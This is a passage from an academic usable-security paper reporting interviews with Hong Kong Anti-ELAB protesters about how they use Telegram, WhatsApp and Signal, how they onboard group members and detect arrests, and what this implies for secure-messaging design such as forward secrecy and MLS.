Finally, there is an inherent bias in interview-based research, particularly when it concerns security or technology questions, given that participants self-select to take part. Some contacts decided against participation because they did not feel that they knew enough about the technologies they were using. This limitation is not unique to this study, but mirrors other technology-focused interview-based studies; they are inherently biased towards the more tech-savvy end of the population being studied, such as security trainers or attendees of IT security trainings. Future work should consider adopting ethnographic methods of inquiry to overcome this limitation.

5 Research findings

Our research findings are structured into five subsections: Section 5.1 focuses on the technologies used by protesters and why, Section 5.2 shows how these technologies interact with the social organisation of the protests, Section 5.3 discusses tactics for detecting and reacting to arrests, Section 5.4 shows how protesters address the limitations of the technologies they rely on, and Section 5.5 focuses on how and from where protesters develop ideas about their security.

5.1 Tools

Internal communication between Anti-ELAB protesters was mainly done through two messaging applications: Telegram (predominantly) and WhatsApp, with most protesters joining dedicated protest-related groups on both applications.

Telegram was used by all participants and dominated our findings. One participant summarised Telegram as *"the most useful platform, followed by WhatsApp"* (P0), while another expanded: *"For communication and organisation, most people use Telegram"* (P6). Participants observed that its popularity in the protests was based on three conditions: (1) its widespread adoption prior to the protests, (2) its security, which was perceived to be better than any other messaging application and (3) the ability to form both large and small groups. Telegram's polling feature emerged as another reason for adoption as well as various of its features used to monitor fellow protesters for arrest, as discussed in Section 5.3. Participants understood Telegram to give them the *"most security"* in group chats (P0). As explained by one participant: *"We have a group on WhatsApp and another one on Telegram, but we use the one on Telegram to talk about our actions [...], because we think Telegram is more secure"* (P9). One participant (P5) noted that, although end-to-end encryption was not the default setting in Telegram group chats, this could be enabled. This is incorrect (see Section 6.3) and demonstrates how an incomplete or, as in this example, incorrect understanding of security might shape participant perceptions.

WhatsApp was also used by the majority of participants in our study and they assumed that this would be the case for others too: *"most protesters use WhatsApp too, yes definitely"* (P3). Yet, WhatsApp was seen to be less suitable compared to Telegram because it only allows for groups of up to 256 members.

While *Signal* was brought up by several participants without prompting, our data suggests that it has not seen any significant adoption among Hong Kong protesters. Participants highlighted the discrepancy between what they perceived as their security needs and what is offered by Signal. First, the need to provide a phone number was seen to conflict with the need for anonymity to avoid police detection: *"the reason we don't use Signal is because Signal requires that you know the telephone number of the other people if you want to make a contact"* (P7) and *"The thing is, people in Hong Kong cover their faces when they go out to protest. They want to be anonymous. So, if you have to then give your phone number, it doesn't make sense"* (P7).[5] When asked whether they would consider using burner SIM cards to use Signal, they responded that the benefits would not outweigh the risks. Second, the function of being able to delete messages sent by other group members was key for protesters: *"You cannot tell people to use Signal instead of Telegram, because that's not realistic and also Signal is horrible at other things that the protesters need. For example, you cannot control what happens to your messages once you have sent them. You can just use disappearing messages"* (P6). Thus, participants in our

[5] Anti-ELAB protesters defied the ban on wearing face masks that was introduced in Hong Kong in October 2019 [17].

study compared the security offered by Signal to Telegram – not to WhatsApp – when making decisions about which tools to use.

While WhatsApp also requires phone numbers, it was already widely used by participants before the protests and they felt confident and, as a result, secure using a tool with which they were already familiar. Where Telegram catered to their need for anonymity in large group chats, WhatsApp was used for small close-knit groups, where anonymity was not a security need. Hence, Signal was not seen to provide them with additional security or required key functionality.

5.2 Social organisation

Our work speaks to the utility of groups on messaging applications for on-the-ground protest organisation enabling collective practices, strategies and tactics – and to related security requirements. Here, we discuss such practices and show how different types of groups, characterised by their size, imply different, at times opposing, security requirements.

5.2.1 Group types. Two types of groups were identified in the data: large Telegram groups, sometimes with 2,000, 20,000 and 50,000 members and small(er) groups on both Telegram and WhatsApp. The former comprised public groups set up to disseminate protest information across large networks, facilitate collective decision making and reach and connect disparate groups. The latter were formed around more or less close-knit groups of protesters.

All participants in our study were members of several Telegram groups; some small groups, made up of people they had met during the protests, and some large groups, which they predominantly used for information-gathering purposes. This divide also mirrors the division between participants' protest experience; those with only secondary experience had never been part of small protest groups, but were in several large public Telegram groups. Participants with primary protest experience were members of both types of groups. All participants, regardless of protest experience, gave examples of how they knew that the large Telegram groups were infiltrated by e.g. local police officers, who monitored the groups to gather information about protesters and protest strategies. Several participants also reported deliberate attempts to undermine the protest efforts in these groups by presumed infiltrators. While there was general consensus among participants that the disruption caused by these infiltrators was minimal, it highlights an important aspect of big group chats: all participants accepted that confidentiality could not be achieved in these large groups, while they assumed that it could be achieved in the smaller groups. However, large groups were essential for the successful organisation of protest activities because of their scale and reach – and crucial for the collective actions that they facilitated, such as joint decision making.

For all participants with primary protest experience, being able to organise quickly and securely was the key motivating factor behind having smaller rather than larger groups. The large groups were run by dedicated administrators (see Section 5.2.4), while the small groups were formed *"quite organically and not that organised"* (P5). Each small group, however, had its own identity, its own utility. One participant explained this by drawing on two groups, one with 26 members on Telegram and another one with six members on WhatsApp: *"there are still some differences between those 26, because I met six of them and formed a small team. But the other 20 joined later. So, actually, those 20, I haven't met them before, face-to-face. We have the WhatsApp group, only the six of us. And on Telegram we have the 26"* (P2).

5.2.2 Strategies and tactics. The importance of secure messaging applications for protesters has already been articulated in previous works, e.g. [33, 42, 107, 119]. In the Anti-ELAB protests, such applications more specifically cater to the particular strategies and tactics employed by protesters: a flat structure, mobile, dynamic and large-scale in nature. All participants in our study explained how the ability to collectively decide on strategies and tactics in real time across large and geographically dispersed protest sites was essential to the success of the protests. One participant articulated how Telegram provided a *"safe online space"* to collectively decide specific actions: *"we use Telegram to talk about our actions, our equipment, our strategies, our tactics"* (P2). Another participant spoke about how Telegram enabled immediacy, which was needed when tactics had to be altered during a protest: *"during the protests themselves, the information is more related to strategy, like, what to do right now"* (P5). Both quotes highlight the sense of urgency felt by participants when talking about sharing tactical information during protest actions.

Several other participants expressed a sense of information overload given the volume of information being shared during protests. This often made it difficult for them to keep up with evolving protest tactics. One participant noted: *"When protests are actually taking place, the groups are much more active, there's information all the time and it's difficult [. . .] to know what the strategy is"* (P9). Such statements exemplify the challenges experienced by protesters when faced with multi-directional and extensive information in both adversarial and highly digitalised environments: *"it's hard to keep track of stuff"* (P10). All participants with primary protest experience spoke of how they would have to make tactical decisions within seconds when receiving information about police locations or new gathering points. For many, this meant deciding which groups to *"keep open and which to close"* (P7) while participating in protest activities, hence, limiting the information they would have to digest.

5.2.3 Collective decision making. Protests are by their very nature a collective endeavour and the mobilisation of protesters has been the topic of many recent works, as identified in Section 2.1. However, beyond mobilisation, our data reveals how Telegram and LIHKG were used to make collective decisions about protest tactics, in real time.

Several participants in our study exemplified how large Telegram groups were used to vote on *"the next move"*, as explained by P7, while LIHKG was used to vote and decide on broader protest strategies at the start of the protests. *"This forum called LIHKG. We used it for strategy and stuff. Like in Reddit, people can vote [. . .] And we used it because you can only register with a Hong Kong email provider"* (P9). These features – collective and limited to people with a Hong Kong email account – made LIHKG a central platform early on in the protests. One participant suggested that it enabled *"nuanced discussions about strategy and to vote on strategy"* (P5). Yet, many participants noted that, over time, the organisation of on-the-ground actions *"couldn't be done on the forum because the police is monitoring it"* (P9). Thus, for real-time voting on tactical moves during protest actions, protesters had moved to Telegram groups, where polls on, for example, *"where to go next"* (P10) often received several thousand votes. While all participants in our study also assumed police monitoring of the public Telegram groups, the speed with which collective decisions could be executed made police infiltration less of a concern. Forums were, on the other hand, generally seen to be slow and not suitable for live protest action.

One participant explained how the voting worked best when only a few options were given, enabling protesters to make a *"simple choice between A or B"* (P3). However, based on our data, we see that the option with the most votes is rarely followed by everyone. Given the anonymous nature of these groups and of the polls – and since anonymity was a key security need for Anti-ELAB protesters – it is unclear who votes in these polls. The scale of these groups was, however, critical for the success of the protests for two main reasons: it established a strong sense of collective decision making which, in turn, meant that no single person was seen to be publicly leading the protests. For the protesters, this had a security function as well, as it was seen to spread the risk of arrest to several thousands of people; to everyone who voted.

5.2.4 Group administrators. The centrality of protest groups on messaging applications meant that group administrators occupied key positions in the protests. Without public leaders, our data suggests that group administrators were seen as the leaders of the protests. While not directly articulated by the participants in our study, many of them spoke to the multiple and critical roles performed by group administrators and the trust that protesters placed in them. Importantly, however, group administrators remained anonymous leaders, hiding their identity to avoid police detection. Moreover, most groups had several administrators to *"spread the risk [for the group] to more than one person if one admin is compromised"* (P9), allowing non-compromised group administrators to revoke the administrator capabilities of those compromised. The same administrator also often managed several groups at the same time through different accounts.

Our data contains several examples that support the interpretation that administrators took the role of leaders. One participant noted: *"We have groups for voluntary medical support, and we have many groups for legal support. So, the whole protest, without leaders, is organised by these group administrators"* (P9). This mirrors how many participants experienced the protests themselves: as a decentralised movement, with *"many people who lead but no organisation"* (P3) or *"flat but not leaderless"* (P2).

To illustrate the central role of administrators, we use an example that was recounted by all participants in our study: a voluntary ride-sharing scheme. This was critical to get protesters ("frontliners" in particular) to/from protest sites, as using public transport was *"too dangerous for protesters because the police go to public transport to attack and arrest people"* (P3). However, many participants noted that the scheme required protesters to trust the administrators of the groups through which the scheme was run and their vetting procedures, which relied on drivers sharing their licence details with the group administrator(s). This was a way for them *"to verify the driver's identity before referring them to the protesters"* (P2). When a protester requested a driver through the group, the administrator would *"link up the car/driver and me as a protester. We don't know the driver or the administrator, but we know the licence number"* (P7). Some participants noted that while administrators would try to verify the driver's identity before referring them to protesters, they knew of several examples of undercover police officers pretending to be drivers, resulting in arrests. Still, participants with primary protest experience had all used this scheme and said, in different ways, that they had *no choice* but to trust.

5.2.5 Onboarding practices. The practice of establishing close-knit groups on Telegram and WhatsApp led to a number of security constraints for protesters, which centred on the need to establish trust within highly digitalised and adversarial environments. All participants with primary protest experience noted how their groups had developed particular onboarding practices rooted in interactions at sites of protests. This was seen as necessary to verify the identity of any newcomer to the group and ensure trust among group members. Based on the experiences of the participants in our study, specific onboarding practices were adopted for both Telegram and WhatsApp groups with between five and 30 members.

Our data shows how small close-knit groups were formed around protesters who had met face-to-face during the protests *"before moving the connection online"* (P4), as *"seeing each other and standing on the front line together is very important for trust"* (P10). These trust bonds were described to be established through shared aspirations and were seen to be key for the success of the protests as they enabled affinity groups to form and carry out essential tasks, e.g. provide legal or first aid. This was supported by another participant, who noted that it was important for their group that any new members supported their faction: *"So we see them in person first and we then also know that they are chanting the right slogan"* (P9). Participants also explained how offline connections would

only be moved online once rapport had been established with new group members. Our data suggests that, for most groups, this form of gradual onboarding to establish trust sometimes took weeks and sometimes months.

We unpack this collective process by using an example given by one participant, who belonged to two small affinity groups. They explained: *"First, we have to meet them face-to-face. It's not that you just meet them and then add them, it's about values and beliefs and aspirations. We want those newcomers to work with us in the field several times first. If they share the same beliefs and aspirations, they can officially join our Telegram group"* (P0). For the close-knit groups, where specific protest activities related to the group would be discussed (what protesters deemed *"sensitive information"*), all existing group members would have to meet any new group members before they would be allowed to join.

Our data contains some examples of specific onboarding processes where some group members had been unable to meet a new group member. This would then become a negotiation between existing group members: *"someone in the group will say 'I know a person who might be able to contribute to this group', and there will then be a short discussion and then a decision"* (P3). Participants noted that while this was not *"bullet proof"* (P10), it was also important for them – and for the success of the protests – to accept group members who they thought would be able to contribute to their efforts. However, this form of onboarding was accompanied by a level of distrust for some participants, who would insist on meeting all potential group members before accepting them into the group: *"I would want to meet all group members in person first, before accepting them"* (P1). As expressed by another participant: *" Sometimes you have to make a choice, even if you haven't got enough manpower, you only recruit people who you trust"* (P10). The main concern was articulated as *"potential infiltration of police"* (P7). This was a common worry expressed by participants and was connected to their experiences with large Telegram groups, where police infiltration was explained to have led to several arrests.

5.3 Indicators of compromise

Our data demonstrates that the threat of arrest during a protest and the subsequent compromise of the arrestee's close-knit affinity group was a key concern for participants. Our data shows that different protest groups adopted subtly different approaches to monitoring each other while attending protests. Our data also suggests that this was a widely adopted collective (security) practice for Anti-ELAB protest groups.

Our data contains three approaches to monitoring: the use of specific monitoring applications, scheduled messages or regular messages. The use of specific live-tracking applications was practised by several participants and comprised a system whereby when some group members went onto the street, the rest of the group would be responsible for monitoring their whereabouts using WhatsApp or Life360. Some participants explained how they would use both applications simultaneously to ensure that they would be able to receive constant updates. This was seen as particularly useful to determine whether a group member had been arrested: *"There are some signals that tell me that the person got arrested. For instance on the live location, if they disappear from the map then I know something is wrong [. . .] if I know they have battery and suddenly disappear then I can call them. If no-one picks up the phone for a long time and we can't find them in the field, then we will track their last location. And then we know whether they have been arrested"* (P1).

Another participant detailed their group's approach to live monitoring, which relied on regular messages: *"If my friends go out in the protest, I'll stay up and every hour I'll text and ask 'are you safe?' And if they don't respond within two-three hours I'll assume that they are arrested"* (P3). The same participant reported that *"there's a feature in Telegram that allows you to periodically send out a message. So, it does something automatically periodically – so these pings are exchanged among a group and if you see that someone isn't responding to the ping, then probably something bad has happened"* (P3).[6] Another group used timed or scheduled messages to alert group members should their phone be inactive for a period of time: *"we use timed messages, so others know that if they receive the message, I'm probably arrested"* (P9). That is, protesters would schedule a message to be sent later and would cancel this scheduled message once they returned from the site of protest. If they failed to cancel the message, this was taken as an indication of a problem.

Other participants gave similar accounts and noted that these practices had been systematised within many groups – and that groups had learned from each other – in response to a growing number of arrests. For them, being able to monitor each other was seen as a way *"to protect others when someone gets arrested and also to provide legal assistance"* (P3). For all participants in our study, this form of monitoring was important to protect and support group members in the event of arrest: first, by arranging for legal aid and, second, to control access to information about or related to other group members. It is for this reason that the ability to delete messages sent by any member in a group was seen as vital. In case of an arrest, the group administrator(s) were responsible for removing messages from the arrestee's device and to remove them from the group. This feature was seen as key: *"I can delete the messages for others, not only for myself"* (P7); as allowing them to *"control the conversation"* (P4) or to *"control what happens to your messages"* (P5) and to kick out anyone who had been arrested and to delete all group messages – *"so we can at least keep the others safe"* (P2).

Our data highlights a number of concerns and conflicts raised by participants in relation to such live monitoring prac-

[6] This is not a feature included in Telegram as described, but note that bots [102] may be used for this purpose as they allow to expand the functionality of the application when added to a chat.

tices. First, the concern that their live locations might become available to the police showing that they had *"committed crimes by being in locations they aren't meant to be"* (P7). Thus, this appropriation of consumer applications with unclear privacy guarantees illustrates the limitations of existing security technologies. Second, live monitoring through specific location-tracking applications was also seen to limit participants' control over access to data as it is not possible to delete the data in Life360 or WhatsApp: *"if a group member is arrested, the police can track the others via the app as we cannot delete for others"* (P2). More broadly, participants articulated how they would try out different technologies to find *"the best solution available"* (P5), but also know that these did not serve their security needs. We expand on this point in Section 5.5.

5.4 Limitations of technology

We present the additional practices adopted by protesters to address the limitations of the technologies they use. Protesters spread their identities across different accounts and devices to achieve a level of pseudonymity and a variety of low-tech tactics were adopted to handle congested networks.

5.4.1 Pseudonymity. All participants in our study spoke about how their involvement in the protests had heightened their focus on personal and information protection. For participants, particularly those with primary protest experience, any personal information was considered sensitive. In security terms, their (online) identity was closely tied to their protest activities, driving a growing need for pseudonymity: *"protesters make their profiles private, they use a separate SIM card, they use pseudonyms and so on"* (P6). Several participants explained how protesters had *"a separate phone when [they] go out and a separate SIM card"* (P4) and how they had *"another group with a different number which is attached to a different SIM card and completely isolated from the usual groups"* (P2). This separation between protest groups and phone numbers was seen as a key mechanism for protecting individual anonymity and to go undetected by the police: *"So, that's why we don't want to give out phone numbers, even with burner phones"* (P9). Another participant articulated how they, along with other group members, had several phones and other devices as well as several accounts on different applications. This is in addition to several protesters sharing one account, which was said to be done to ensure that others *"won't know they are not the same person"* (P10).

These desires to protect their identity and the identity of group members, combined with what many participants referred to as increasing surveillance measures by Hong Kong authorities, were articulated as causing a critical need for anonymity. This need was also linked to the popularity of Telegram as a protest tool in Hong Kong: *"I think Telegram is particularly good because it allows you to stay anonymous"* (P5). Yet, participants also noted how the *"move to Telegram"* had created a *"conflict between trust and anonymity"* (P9) because they were no longer able to *"look at people's Facebook profiles"* (P7) to establish their identity; a practice that was used extensively during the 2014 Umbrella Movement. Hence, online vetting of potential group members had become impossible.

5.4.2 Disconnected discontent. All participants with primary protest experience had also experienced being disconnected, due to network congestion, while taking part in protest activities. They explained how they had found alternative ways of communicating with other protesters. These took different forms.

First, some participants with primary protest experience articulated how they relied on interactions with other protesters in the street, which enabled them to develop and use hand signals to pass on messages: *"Sometimes it's just much easier just to wave or communicate using some hand gestures, when the network is down"* (P10). Participants gave specific examples of this form of non-verbal communication. They noted that hand signals were often used to communicate which supplies were needed on the front line: *"If you see someone doing a cutting motion with these two fingers [index and middle fingers] you know that scissors are needed"* (P9). Arms orbiting the head was said to indicate that helmets were needed on the front line (P7). Second, some participants spoke about how they would go to places with WiFi facilities to try to send messages during the protests. Yet, this approach was only adopted at critical points when they saw no other ways of communicating. Third, some participants noted how they would *"revert"* to using SMS, at times when they could not connect to the Internet. Exemplified here by one participant: *"there was a time when I was at [location] because of the protests and couldn't connect to a network for some reason and couldn't connect via Telegram or WhatsApp. So, we could only connect with the outside via SMS. Paid messages"* (P2).

Finally, most participants had heard about the mesh networking application Bridgefy (see [3]), which according to news reports saw a spike in downloads in Hong Kong in September 2019. However, none had successfully used it: *"it just doesn't work"* (P7).

These alternative approaches of connecting when the Internet is not available speaks to the disconnected needs of Anti-ELAB protesters. While Hong Kong authorities did not resort to shutting down the Internet, protesters experienced significant disruptions to their digital communications. These disruptions, which are a feature of the protests' large-scale nature – *"A million people just makes it impossible to communicate"* (P9) – render the technologies that protesters rely upon largely futile, at the height of protests.

5.5 Routes of security perceptions

We explore where Anti-ELAB protesters' notions and ideas about security and their own security needs have come from. In so doing, we first show how previous protest experience shapes protesters' practice of security and how the adoption of

messaging applications is a result of a change in security mindset among protesters. Second, we show how protesters with no or limited protest experience adopt the technologies and practices employed by more experienced protesters. It is worth noting, however, that our data reveals that participants with only secondary experience of the protests assumed greater adoption of applications such as Bridgefy and Signal than what was exemplified by participants with primary protest experience. This is not surprising given how (inter)national media outlets have reported on some of these technologies [60]. Yet, it is important to distinguish between actual and perceived adoption and requirements, and it points to the urgent need for secure technology designers to engage with the groups of users they seek to serve, as also noted in [7].

5.5.1 A shift in security mindset. Our data suggests a change in protesters' security mindset during the Anti-ELAB protests, with most participants highlighting a growing need for anonymity, due to heightened surveillance, and confidentiality, in relation to trusted and close-knit small groups. All but one participant with primary protest experience had also taken part in previous protests in Hong Kong and had experience of using technology within such protest environments. These participants compared their experiences in the current protests with those of the 2014 Umbrella Movement, where *"you basically had no access to the Internet as there was so much traffic and the network was super slow"* (P3) and *"most was organised over Facebook"* (P2). In addition to changes to technology, several participants highlighted how the protest environment had become increasingly adversarial: *"In the 2014 movement, things happened much more slowly [...] There was no conflict most of the time. But this is very different now"* (P9). Many participants noted that this had led to a shift in security mindset among protesters. While *"before June last year [2019], people would be gathering on Facebook"* (P6), *"just talk about about sensitive information on Facebook's messenger"* (P10) and *"not think about end-to-end encryption"* (P2), this had changed with what they described as an increase in police surveillance and arrests. This shift in mindset had led to a greater adoption of Telegram.

5.5.2 Collective information security. For Anti-ELAB protesters, as articulated by the participants in our study, information security is a collective endeavour. It is practised by individual protesters, who have their own security perceptions and needs, yet these are shaped by the security decisions of the group. At a high level, this is not surprising given the centrality of groups in these protests, the practice of voting on strategies and tactics, and the fact that not everyone holds the same security knowledge. It does, however, speak to how security is practised within groups.

It also demonstrates that, to be a group member, protesters have to buy into the security collectively decided for the group. One participant explained how they had tried to convince members of their group to switch to Signal after they had realised that *"people in other countries use Signal"* (P2). Yet, this had been unsuccessful as other group members preferred to keep the group on WhatsApp, as they were already familiar with this application and its (perceived) security. This led to them having to compromise their own security needs to be a group member. One participant said that they had changed their practices to be in line with other group members: *"I only started to use Telegram during these protests. I didn't use it before. I heard that Telegram is used by terrorists, because it is so secure. And it is used by my groups"* (P1). This participant accepted that they *"had to conform to be in the group"*. Participants explained how they had observed others *"change their security mindset"* to buy into the security of their group (P3).

Our data also contains several examples of how participants were either unsure about the level of protection offered by some of the technologies they used or knew that a particular application was not *"the most secure"* (P10). For example, one participant explained how they had accepted that they could not *"do everything to protect"* themselves (P9). This was reiterated by another participant: *"I do not know if Telegram or WhatsApp are safe to use or whether the Chinese government can listen in, but I use them because others use them"* (P7). Moreover, some participants had accepted that their security needs would not be met by the technologies they used but that they offered *"good enough"* security (P0).

Participants with less protest experience or who did not perceive themselves to be security conscious noted how they relied on other protesters for advice. At a group level, the security approaches and technologies adopted by one group would often be adopted by another group. This is evident from comments made by participants about how they would look to more established groups for security advice. Our observations about onboarding practices and live location monitoring also exemplify this point. First, onboarding processes adopted by groups were generally performed in similar ways. Second, live location monitoring was practised by all groups that included participants with primary protest experience. These subtly different approaches centred on only a few technological solutions and established practices.

6 Discussion

In this section, we reflect back our findings to information security scholarship, with a focus on cryptography.

6.1 Secure messaging

Telegram. The participants in our study reported Telegram as the predominant messaging application used by Anti-ELAB protesters. This finding is corroborated by media reports, e.g. [11], and corroborates prior work that established the use of Telegram by activists [33]. However, Telegram has received relatively little attention from the cryptographic community [54, 59] or information security research [1, 6, 98]. As

noted in [59], academic attention is focused on the Signal Protocol partly due to its strong security promises such as forward secrecy and post-compromise security. Indeed, even when Telegram is studied, its end-to-end encryption in secret chats is the focus, cf. [54,59]. This feature, however, has little impact on the actual security provided by Telegram in the use case considered here, since secret chats are one-to-one only. Group chats are secured at the transport layer by Telegram's bespoke but understudied MTProto protocol, which Telegram typically uses in place of TLS.[7] Telegram also implements a variety of features meant to support anonymity within groups, often in response to user demand [100, 101], which have not been rigorously examined. Our work suggests the study of MTProto and the anonymity guarantees of Telegram's group chats as pressing problems for future work.

Messaging Layer Security (MLS). Our findings support the decision by the MLS working group to support groups of up to 50,000 users [97]. On the other hand, our findings indicate diverging security goals for different types of groups, roughly characterised by their size, in the setting under consideration: anonymity of group members towards each other but no confidentiality in large groups forming one type, and another one being confidentiality and authentication in small, close-knit groups. Our data presents a use case where a hierarchy of permissions in groups is central and where out-of-band authentication of group members may be assumed, weakening the need to trust the Authentication Service as defined in [97]. MLS does not model group permissions at a cryptographic level but aims to be compatible with this use case when such restrictions are externally enforced. It is worth noting that MLS supports multiple devices per user, while our data presents the practice of multiple users sharing the same account. It is plausible, though, that this conceptual difference does not make a difference in practice on the MLS level.

6.2 Security notions

Compromise. In the literature, the notion of *forward secrecy* (FS) [38, 62] is understood as the protection of past messages in the event of a later compromise of an involved party and the notion of *post-compromise security* (PCS) [22, 28] as the protection of future messages some time after a (usually full state) compromise. Both of these security notions work with a persistent, global adversary of some form. Post-compromise security protects against an (ordinarily at some point passive) adversary after a compromise. Forward secrecy protects against an adversary that either passively observed the communication (weak FS) or even actively attacked it before the compromise.[8]

The compromise the participants in our study were most concerned about was during and after an arrest. Here, they were concerned with both forward secrecy (remote message deletion) and post-compromise security (excluding an arrestee from a group). However, their notions differed from those in the literature. First, a cryptographic scheme achieving forward secrecy would not achieve the notion of forward secrecy desired by the participants in our study as messages remained stored on the recipient's device.[9] That is, our participants assumed and aimed to protect against a compromise that reveals not only key material but also the entire chat history (stored on the phone). Second, a security goal of the participants in our study was to protect themselves during the compromise not just afterwards. As indicated in our research findings, there is a variety of behaviours attempting to detect and control compromise *as it happens*, including location monitoring, timed messages, revocation of administrator capabilities and message deletion for others, all done on behalf of the compromised person by the remaining group members (we discuss the resilience of these methods in Section 6.3). Critically, their notion of post-compromise security was at a group level (removing the compromised party) rather than for the compromised party.[10]

Overall, the adversary model of the participants in our study is both stronger (the adversary also compromises the chat history; protection against an adversary during a compromise is intended) and weaker (detectable) than those in the literature, i.e. the resulting security notions are incomparable.

Time and place. Implicit in our data is that security and access requirements change with time and place. Group members away from the front line are assumed to be relatively safe, compared to those on the front line facing immediate arrest. This suggests a partial solution for forward secrecy. Group membership could be restricted while out in the field – e.g. messages disappear faster, no access to the list of group members, only pseudonymous handles, no admin rights – with fuller access being restored using a secret-shared key afterwards.[11] More broadly, it suggests modelling the dynamic nature of access privileges over time and place.

Anonymity and authentication. The use of forums such as LIHKG and large public Telegram groups, combined with the desire to avoid being tracked, suggests a need for a different kind of communication platform. If infiltration is assumed, the focus shifts from protecting confidentiality to protecting identity. As our data shows, this focus on anonymity surfaces the question of how to establish trust. A number of proposals exist in the literature: Dissent [27] claims a "collective"

[7] In [33] it is incorrectly reported that group chats default to TLS.

[8] Social dimensions of targeted attacks (active) and mass surveillance (passive) are discussed e.g. in [39, 53, 57].

[9] Disappearing messages only provide a partial solution, leaving messages received within the expiration window exposed.

[10] It is worth noting that the grounding of authentication in offline interactions and the assumed detectability of a compromise provides a mechanism to achieve some form of post-compromise security in the more traditional sense out-of-band, possibly at the cost of replacing a burner phone and/or chat group.

[11] This would partially mirror the practice adopted by some business travellers to move their data across borders online to avoid confiscation at the border, the latter being a use case used to motivate PCS in [28].

approach to anonymous group messaging with accountability, Riposte [26] aims to provide a secure whistleblowing or microblogging platform that resists disruption and AnonRep [118] presents an anonymous reputation system for message boards. The systems vary in cryptographic assumptions, threat models as well as ability to scale, but none of them provide real-time messaging and are hence only suitable for public forums that are not time-sensitive. None of the cited works have moved beyond the prototype stage, and many open research questions remain in the area.

Closely related is the study of reputation systems, whether centralised [14, 36] or decentralised [9, 83], originally motivated by the information leakage in services such as eBay or Uber which utilise public user ratings. It is not immediately clear how such a system could be translated to the setting of user trustworthiness in anonymous messaging, but the emergence of crowdsourced services such as the voluntary car scheme reveals potentially more straightforward applications. Yet, the context in which reputation systems are reasoned about is largely limited to marketplaces and cryptocurrencies. Moreover, given the strong emphasis on collective or group action indicated by our data, it is an interesting open question where (if anywhere) group [20] or ring [86] signatures, the primitives often underlying reputation schemes, may productively be deployed. However, the high level of mutual trust required to operate in small affinity groups and the practice of sharing account credentials might make the functionalities of these primitives unnecessary.

Trusted third parties. Our data indicates that the Anti-ELAB protests rely heavily on trusted third parties. This is true in a technological sense, e.g. group chats are not end-to-end encrypted and facilitated by Telegram's servers, which are protected by geopolitics, i.e. the limited reach of the current adversary. This observation corroborates prior work on activists [33].

While this technological reliance might be an artefact of necessity – viable alternatives are absent – our data also shows that trusted third parties, in the form of anonymous group administrators, are a central feature of these 'decentralised' and 'leaderless' protests. The work of Azer et al. [10] highlights the significance of what they call "connective leadership" in digitally enabled and self-organised contemporary activism. Echoing this work, our findings illustrate how even 'leaderless' protests require leaders to connect protesters and protest groups. In the Anti-ELAB protests, due to their highly digitalised nature and experiences from the 2014 protests, group administrators act as connective leaders. This makes understanding their information security practices and needs a critical area of research for information security researchers, as the compromise of one of these administrators can have significant consequences, see e.g. [103]. This is particularly pertinent as large-scale protests around the globe adopt the strategies developed in these protests – their dynamic, mobile, digital and flat structure. On a technological level, recalling that the administration duties are often split between different individuals, and that the most prevalent form of compromise – arrest – may be detectable, MPC solutions, even in the efficient non-malicious setting, might suggest themselves.

6.3 Misconceptions

The participants in our study made security decisions based on specific functionality needs and explicitly formulated domain-specific security perceptions. However, our data reveals several mistakes in their perceptions of the security guarantees of the tools they relied on. Participants assumed that end-to-end encryption could be enabled in Telegram group chats, which is incorrect. The data also highlights that the ability to delete messages on other users' devices and to remove them from a group after an arrest drove the adoption of messaging platforms. Yet, these tactics assume that the compromised device continues to receive and process deletion requests; the more this tactic catches on and thus registers with the adversary, the more dubious this assumption becomes. Such misconceptions are not unique to our study. For example, several studies on usability, e.g. [52, 113], highlight user misconceptions and false mental models in relation to security. Other studies, e.g. [2, 30], also suggest that users find it difficult to understand the security of the applications they rely on and whether it fulfils their needs. For higher-risk users such misconceptions can have dire consequences for their safety, especially since the misconceptions identified in our study tended to overestimate the security guarantees given. Critically, however, our data highlights the negotiated and collective nature of adoption in this setting, in contrast to individual preferences foregrounded in previous work.

6.4 Collective security

Our findings speak to an understanding of information security that rests on collective practices, where security for the group is negotiated between group members and where individual security notions are shaped by those of the group. They show how Anti-ELAB protesters practised security to fulfil their own security needs as well as those of the group. Where these were in conflict, our findings suggest that protesters accepted the security approaches collectively decided for the group. Group membership was conditioned on realising specific security goals related to the Anti-ELAB context – anonymity in large public groups and confidentiality and authentication in small close-knit groups. Practices such as collective decision making to provide 'security in numbers' and tactical 'buy in' from group members substantiate the notion that, for the participants in our study, information security is a collective endeavour.

The idea of *collectivity* in information security is not novel, yet, research on group-level information security is sparse – and is largely limited to work on employee groups [4, 56] and socialising contexts [116]. Moreover, usable security scholarship generally considers security at an individual

level, as do user studies on messaging applications, see e.g. [1, 2, 30, 89, 114, 115]. While, collectively, these studies highlight a series of usability shortcomings of messaging applications, they do not consider the social environment within which these are used, nor do they consider collective security practices which dominated our study. They generally treat such shortcomings as technological problems and/or incomplete mental models among individual users, rather than also considering how users' wider social context and collective, negotiated practices shape their use of these technologies and how (in)secure they feel in doing so.

Our findings demonstrate that the particularities of *this* adversarial context, the Anti-ELAB protests, shaped participants' collective security needs and responses. Participants explained how social relations and trust were established at the protest sites rather than online and how this shaped their security practices, such as onboarding of new group members. In contrast to most usable security assumptions, our data shows that protesters go to great lengths to fulfil their security needs, conditioned on their adversarial setting and their group membership, but that such needs are not fulfilled by the technologies they rely on.

As we show in Section 2.3, other interview-based works on higher-risk users also emphasise the significance of the social context for the practice of information security. In bringing our findings into conversation with these studies, we note some high-level connections. For example, the participants in our study reported employing both technical and non-technical protection strategies, which has also been noted in recent studies on, e.g., journalists' use of security technology and related defensive practices [74] and political activists' "low tech" protection mechanisms in the context of the Sudanese Revolution [29]. Yet, while studies on other groups of higher-risk users, such as refugees and migrants, identify several cultural, social, economic and technological barriers that lead to unfulfilled security needs [37, 94], for the participants in our study, such barriers predominantly related to misconceptions about the security offered by the technology they relied on, the appropriation of insecure technology and their highly adversarial setting.

While it is possible to make some high-level connections between our findings and existing studies, the diversity of security concerns experienced by distinct groups and within specific contexts, requires grounded and situated research that is sensitive to this diversity. Moreover, our study, clearly illustrating how security is practised collectively among Anti-ELAB protesters, shows the critical need to situate technological security questions within the specific social contexts of groups, who share particular security goals. Thus, to understand collective security concerns and needs, future research should consider employing an ethnographic approach to "unearth what the group (under study) takes for granted" [46, p.551].

7 Conclusion

We conclude by summarising our key findings and by synthesising, with caution, requirements for (secure) messaging applications to serve the needs of protesters. Our interviews paint a diversified picture of group communication patterns, security needs and practices and they show how these are facilitated by a select few messaging applications and digital platforms.

